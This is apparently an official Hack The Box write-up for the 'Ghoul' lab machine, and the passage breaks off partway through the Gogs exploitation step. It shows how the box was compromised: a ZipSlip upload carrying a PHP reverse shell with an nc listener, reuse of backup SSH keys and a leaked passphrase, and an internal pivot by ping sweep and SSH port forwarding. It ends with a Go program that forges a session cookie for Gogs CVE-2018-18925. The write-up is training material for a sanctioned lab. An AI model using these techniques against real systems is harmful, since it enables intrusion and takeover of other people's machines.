Hack The Box
PEN-TESTING LABS

Ghoul

13th November 2019 / Document No D19.100.XX

Prepared By: MinatoTW

Machine Author: egre55 & MinatoTW

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Ghoul is a hard difficulty linux box which tests enumeration and situational awareness skills. A zip file upload form is found to be vulnerable to ZipSlip, which can be used to upload a shell to the web server. A few readable SSH keys are found on the box which can be used to gain shells as other users. A user is found to have access to another host on the network. The second host is found to have an older version of Gogs server running. A git repo found on the Gogs server is found to contain sensitive information, which can be used to gain a shell as root. An incoming SSH connection is found to be using SSH agent forwarding, and can be hijacked to gain root shell on the host.

Skills Required

- Enumeration
- Pivoting

Skills Learned

- ZipSlip vulnerability
- Gogs RCE
- Git reflog

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.101 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.101
```

```
root@Ubuntu:~/Documents/HTB/Ghoul# nmap -p$ports -sC -sV 10.10.10.101
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-28 07:07 IST
Nmap scan report for 10.10.10.101
Host is up (0.47s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c1:1c:4b:0c:c6:de:ae:99:49:15:9e:f9:bc:80:d2:3f (RSA)
|_  256 a8:21:59:7d:4c:e7:97:ad:78:51:da:e5:f0:f9:ab:7d (ECDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Aogiri Tree
2222/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 63:59:8b:4f:8d:0a:e1:15:44:14:57:27:e7:af:fb:3b (RSA)
|   256 8c:8b:a0:a8:85:10:3d:27:07:51:29:ad:9b:ec:57:e3 (ECDSA)
|_  256 9a:f5:31:4b:80:11:89:26:59:61:95:ff:5c:68:bc:a7 (ED25519)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Aogiri
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88 - Error report
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We have SSH and Apache running on their common ports. There's another SSH server (same version) on port 2222. Tomcat is found to be running on port 8080.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

HTTP

Navigating to port 80 we find a blog page.

GOBUSTER


Running gobuster on the Apache server with PHP as the extension.

```
gobuster -w directory-list-2.3-medium.txt -u http://10.10.10.101/ -t 100 -x
php
```


```
root@Ubuntu:~/Documents/HTB/Ghoul# gobuster -w directory-list

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.101/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/05/28 07:11:28 Starting gobuster
=====================================================
/archives (Status: 301)
/images (Status: 301)
/uploads (Status: 301)
/users (Status: 301)
/css (Status: 301)
/js (Status: 301)
/secret.php (Status: 200)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The scan finds quite a few folders. Going to /archives and /uploads we see that they're forbidden. Browsing to the /users folder we find a login page.



The scan also found a page named secret.php. Let's look at it.




It seems like a chat application. Scrolling down we find a user giving his access pass to another. Let's note it down for later.




TOMCAT

Browsing to port 8080 we find that the page requests authentication.



Let's try a few common credentials like admin / password or admin / admin.



And using admin / admin we get in. The page looks like an image upload website. Let's try uploading an image to see if it works.


Click on upload and wait for it to return.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The page says that it was uploaded successfully.

Let's check if the uploads folder on Apache has saved our image.

It doesn't seem to contain our file. So maybe the file is stored somewhere else or it's name is obfuscated. Going back to the upload page and clicking the arrows we find another upload form for zip files.



After uploading a zip file and checking the archives folder, we also don't find the file.

ZIPSLIP

One vulnerability related to zip file format in the recent past has been ZipSlip. The vulnerability allows a malicious zip file to write files to forbidden locations via path traversal when extracted. Let's try this on the box. Looking at the list of vulnerable applications we find Java and Tomcat server runs on Java.

We can use this tool to create a malicious zip file. Let's use a PHP reverse shell from here and put that into the archive. Download it and change the IP address and reverse shell port.

```
git clone https://github.com/ptoomey3/evilarc
cd evilarc
wget
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/ph
p-reverse-shell.php
```

And now create the zip file using the script. Let's try writing a shell to the archives folder on apache as it might be used for zip files. We start from a depth of 1 and keep incrementing until we find our shell.

```
python evilarc.py -o unix -d  1 -p var/www/html/archives
php-reverse-shell.php
```

```
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc# python evilarc.py -o unix -d  1 -p var/www/html/archives php-reverse-shell.php
Creating evil.zip containing ../var/www/html/archives/php-reverse-shell.php
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc#
```

Issuing the command the evil.zip was created with our path traversal. Let's upload and see if the file exists now.

```
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc# curl 10.10.10.101/archives/php-reverse-shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /archives/php-reverse-shell.php was not found on this server.</p>
<hr>
```

And we get a 404 error.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


FOOTHOLD

Let's repeat the above process with depth as 2.

```
rm evil.zip
python evilarc.py -o unix -d  2 -p var/www/html/archives
php-reverse-shell.php
```

```
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc# rm evil.zip
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc# python evilarc.py -o unix -d  2 -p var/www/html/archives php-reverse-shell.php
Creating evil.zip containing ../../var/www/html/archives/php-reverse-shell.php
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc#
```

Now upload the zip file.



Trying to CURL the page again, we see that it hits.

```
root@Ubuntu:~/Documents/HTB/Ghoul# curl 10.10.10.101/archives/php-reverse-shell.php
```

```
root@Ubuntu:~/Documents/HTB/Ghoul/evilarc# rlwrap nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.101 39572 received!
Linux Aogiri 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 02:07:21 up 43 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (13): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Aogiri:/$
```

And we have a shell.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

ENUMERATION

As Tomcat is running on the server, let's look at the config files. They're usually located at /usr/share/tomcat*:

```
www-data@Aogiri:/$ cd /usr/share/tomcat*
cd /usr/share/tomcat*
www-data@Aogiri:/usr/share/tomcat7$ ls -la
ls -la
total 180
drwxr-xr-x 1 root root  4096 Dec 13 13:45 .
drwxr-xr-x 1 root root  4096 Dec 13 13:45 ..
-r-xr-xr-x 1 root root 57896 Dec 13 13:45 LICENSE
-r-xr-xr-x 1 root root  1275 Dec 13 13:45 NOTICE
-r-xr-xr-x 1 root root  9600 Dec 13 13:45 RELEASE-NOTES
-r-xr-xr-x 1 root root 17454 Dec 13 13:45 RUNNING.txt
dr-xr-xr-x 1 root root  4096 Dec 13 13:45 bin
dr-xr-xr-x 1 root root  4096 Jan 22 17:15 conf
```

We see that it exists. The conf folder is supposed to contain the configuration files for Tomcat. Looking at the file conf/tomcat-users.xml we find some credentials.

```
  <user username="admin" password="admin" roles="admin" />
  <role rolename="admin" />
  <!--<user username="admin" password="test@aogiri123" roles="admin" />
  <role rolename="admin" />-->
</tomcat-users>
```

It contains the credentials admin / admin which we used to authenticate to tomcat and also admin / test@aogiri123. Let's note it down for future enumeration

While enumerating the file system we find a backups folder in /var/backups.

```
www-data@Aogiri:/var/backups/backups$ ls -la
ls -la
total 3852
drwxr-xr-x 1 root root    4096 Dec 13 13:45 .
drwxr-xr-x 1 root root    4096 Dec 13 13:45 ..
-rw-r--r-- 1 root root 3886432 Dec 13 13:45 Important.pdf
drwxr-xr-x 2 root root    4096 Dec 13 13:45 keys
-rw-r--r-- 1 root root     112 Dec 13 13:45 note.txt
-rw-r--r-- 1 root root   29380 Dec 13 13:45 sales.xlsx
www-data@Aogiri:/var/backups/backups$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The folder seems to contain a keys folder readable by us. Let's look into it.

```
www-data@Aogiri:/var/backups/backups/keys$ ls -la
ls -la
total 24
drwxr-xr-x 2 root root 4096 Dec 13 13:45 .
drwxr-xr-x 1 root root 4096 Dec 13 13:45 ..
-rwxr--r-- 1 root root 1675 Dec 13 13:45 eto.backup
-rwxr--r-- 1 root root 1766 Dec 13 13:45 kaneki.backup
-rwxr--r-- 1 root root 1675 Dec 13 13:45 noro.backup
www-data@Aogiri:/var/backups/backups/keys$
```

There are three SSH private keys in the folder where eto.backup and noro.backup are unencrypted but kaneki.backup is password protected, which maybe means that he has higher privileges.

```
www-data@Aogiri:/var/backups/backups/keys$ cat kaneki.backup
cat kaneki.backup
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9E9E4E88793BC9DB54A767FC0216491F

wqcYgOwX3V511WRuXWuRheYyzo5DelW+/XsBtXoL8/Ow7/Tj4EC4dKCfas39HQW8
```

During our earlier enumeration we found an access pass "ILoveTouka". Let's try using it as the SSH password. Copy the key to local box and then use it to SSH in.

```
ssh -i kaneki.backup kaneki@10.10.10.101 # Password : ILoveTouka
```

```
root@Ubuntu:~/Documents/HTB/Ghoul# chmod 600 kaneki.backup
root@Ubuntu:~/Documents/HTB/Ghoul# ssh -i kaneki.backup kaneki@10.10.10.101
Enter passphrase for key 'kaneki.backup':
Last login: Sun Jan 20 12:33:33 2019 from 172.20.0.1
kaneki@Aogiri:~$ id
uid=1000(kaneki) gid=1000(kaneki) groups=1000(kaneki)
kaneki@Aogiri:~$
```

And we see that it worked and we were able to login.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


MOVING TO KANEKI-PC

We find two notes in the home folder of the user.

```
kaneki@Aogiri:~$ cat notes
I've set up file server into the server's network ,Eto if you need to
transfer files to the server can use my pc.

DM me for the access.
kaneki@Aogiri:~$ cat note.txt
Vulnerability in Gogs was detected. I shutdown the registration function on
our server, please ensure that no one gets access to the test accounts.
kaneki@Aogiri:~$
```

The first note says that the user has set up a file server in the network, and the second note talks about a vulnerability in the Gogs server. Let's keep this in mind.

Moving on looking into the .ssh folder for the user we find more than one authorized keys.



One of them is for the Aogiri host we are on and there's another one for the host kaneki-pc for the user kaneki_pub. This must be the file server the note talked about. Looking at the network interfaces we notice that we aren't on 10.10.10.101.

```
kaneki@Aogiri:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.0.10  netmask 255.255.0.0  broadcast 172.20.255.255
        ether 02:42:ac:14:00:0a  txqueuelen 0  (Ethernet)
        RX packets 123209  bytes 12792907 (12.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 91691  bytes 32310917 (32.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Let's do a ping sweep to see which hosts are up in the subnet.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

This simple bash scripts helps in finding hosts on the network.

```
for i in `seq 2 255`
do
ping -c 1 -W 1 172.20.0.$i 1>/dev/null 2>&1
if [[ $? -eq 0 ]]
then
echo "172.20.0.$i is up"
fi
done
```

The script finds 172.20.0.150 to be up.

```
kaneki@Aogiri:~$ for i in `seq 2 255`
> do
> ping -c 1 -W 1 172.20.0.$i 1>/dev/null 2>&1
> if [[ $? -eq 0 ]]
> then
> echo "172.20.0.$i is up"
> fi
> done
172.20.0.10 is up
172.20.0.150 is up
```

We can check if port 22 is open using the tcp file.

```
echo > /dev/tcp/172.20.0.150/22
```

```
kaneki@Aogiri:~$ echo > /dev/tcp/172.20.0.150/22
kaneki@Aogiri:~$ echo > /dev/tcp/172.20.0.150/23
-bash: connect: Connection refused
-bash: /dev/tcp/172.20.0.150/23: Connection refused
kaneki@Aogiri:~$
```

We see that there was no reply for port 22 , however there was a connection refused for a closed port.

This confirms that SSH is open on the host.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's try to SSH into it as the kaneki_pub user we discovered from the key.

```
ssh kaneki_pub@172.20.0.150
```

```
kaneki@Aogiri:~$ ssh kaneki_pub@172.20.0.150
Enter passphrase for key '/home/kaneki/.ssh/id_rsa':
Last login: Sun Jan 20 12:43:37 2019 from 172.20.0.10
kaneki_pub@kaneki-pc:~$ id
uid=1000(kaneki_pub) gid=1002(kaneki_pub) groups=1002(kaneki_pub)
kaneki_pub@kaneki-pc:~$
```

The server asks for the password to the private key, which we already know is "ILoveTouka", and using this we get in.

We find a to-do.txt in the user's folder which contains a username "AogiriTest".

```
kaneki_pub@kaneki-pc:~$ cat to-do.txt
Give AogiriTest user access to Eto for git.
kaneki_pub@kaneki-pc:~$
```

EXPLOITING GOGS

From our earlier enumeration we know that there's a Gogs server on the network. Looking at the network interfaces we see that the server has two adapters.

```
kaneki_pub@kaneki-pc:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.0.150  netmask 255.255.0.0  broadcast 172.20.255.255
        ether 02:42:ac:14:00:96  txqueuelen 0  (Ethernet)
        RX packets 1732  bytes 149891 (149.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 442  bytes 84661 (84.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.200  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:c8  txqueuelen 0  (Ethernet)
        RX packets 392  bytes 69190 (69.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 328  bytes 67510 (67.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Let's try repeating the ping sweep on the eth1 interface. The script straight away finds 172.18.0.2 to be up.

```
kaneki_pub@kaneki-pc:~$ for i in `seq 2 255`
> do
> ping -c 1 -W 1 172.18.0.$i 1>/dev/null 2>&1
> if [[ $? -eq 0 ]]
> then
> echo "172.18.0.$i is up"
> fi
> done
172.18.0.2 is up
```

From the Gogs documentation we know that it runs on port 3000 by default. Let's check if this is open.

```
kaneki_pub@kaneki-pc:~$ echo > /dev/tcp/172.18.0.2/3000
kaneki_pub@kaneki-pc:~$ echo > /dev/tcp/172.18.0.2/3001
-bash: connect: Connection refused
-bash: /dev/tcp/172.18.0.2/3001: Connection refused
kaneki_pub@kaneki-pc:~$
```

We see that it's open, but in order to login we'll have to forward the port to our host. This will need double forwarding. Once from the kaneki-pc host and once from the Aogiri host as we don't have direct access to the Gogs host. It can be imagined like this:

```
127.0.0.1:3000 <---------- Aogiri:3000 <---------- Kaneki-pc:3000 <---------- Gogs:3000

               ssh 10.10.10.101          ssh 172.20.0.150
```

Let's try that, first SSH into 10.10.10.101 then forward port 3000 from 172.18.0.2 through kaneki-pc.


```
root@Ubuntu:~/Documents/HTB/Ghoul# ssh -i kaneki.backup kaneki@10.10.10.101
Enter passphrase for key 'kaneki.backup':
Last login: Tue May 28 03:01:55 2019 from 10.10.16.47
kaneki@Aogiri:~$ ssh -L 3000:172.18.0.2:3000 kaneki_pub@172.20.0.150
Enter passphrase for key '/home/kaneki/.ssh/id_rsa':
Last login: Tue May 28 03:02:12 2019 from 172.20.0.10
kaneki_pub@kaneki-pc:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Now forward port 3000 from Aogiri localhost to our localhost.

```
root@Ubuntu:~/Documents/HTB/Ghoul# ssh -L 3000:127.0.0.1:3000 -i kaneki.backup kaneki@10.10.10.101
Enter passphrase for key 'kaneki.backup':
Last login: Tue May 28 03:10:22 2019 from 10.10.16.47
kaneki@Aogiri:~$
```


And now we should be able to access Gogs on our localhost port 3000.



We already have the username AogiriTest. Let's use the password we gained from the tomcat-users.xml "test@aogiri123".



The login is successful, and at the bottom of the application we see Gogs version 0.11.66.



Looking at the CVEs we find CVE-2018-18925. A technical post on the exploitation can be found here (Use Google translate to view the page).

Let's try replicating it, first we need to create a cookie. Looking at the page we find the source code for making the cookie.

```
package main

import (
    "bytes"
    "encoding/gob"
    "encoding/hex"
    "fmt"
    "io/ioutil"
)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}

func main() {
    var uid int64 = 1
    obj := map[interface{}]interface{}{"_old_uid": "0", "uid": uid,
"uname": "kaneki"}
    data, err := EncodeGob(obj)
    if err != nil {
        fmt.Println(err)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
    }
    err = ioutil.WriteFile("data", data, 777)
    if err != nil {
        fmt.Println(err)
    }
    edata := hex.EncodeToString(data)
    fmt.Println(edata)
}
```

We already know that the admin user is kaneki. The default uid for admin is 1 which makes his old uid to 0. Copy the code and create a cookie.


```
go run cookie.go
```

```
root@Ubuntu:~/Documents/HTB/Ghoul# go run cookie.go
0eff81040102ff8200011001100000 5cff8200306737472696e670c0a000
06737472696e670c070005756e616d6506737472696e670c0800066b616e6
root@Ubuntu:~/Documents/HTB/Ghoul# ls -la data
-r----x--x 1 root root 108 May 28 09:46 data
root@Ubuntu:~/Documents/HTB/Ghoul#
```

It saves the cookie in a file named data, Now go back to the Gogs page and create a repository.

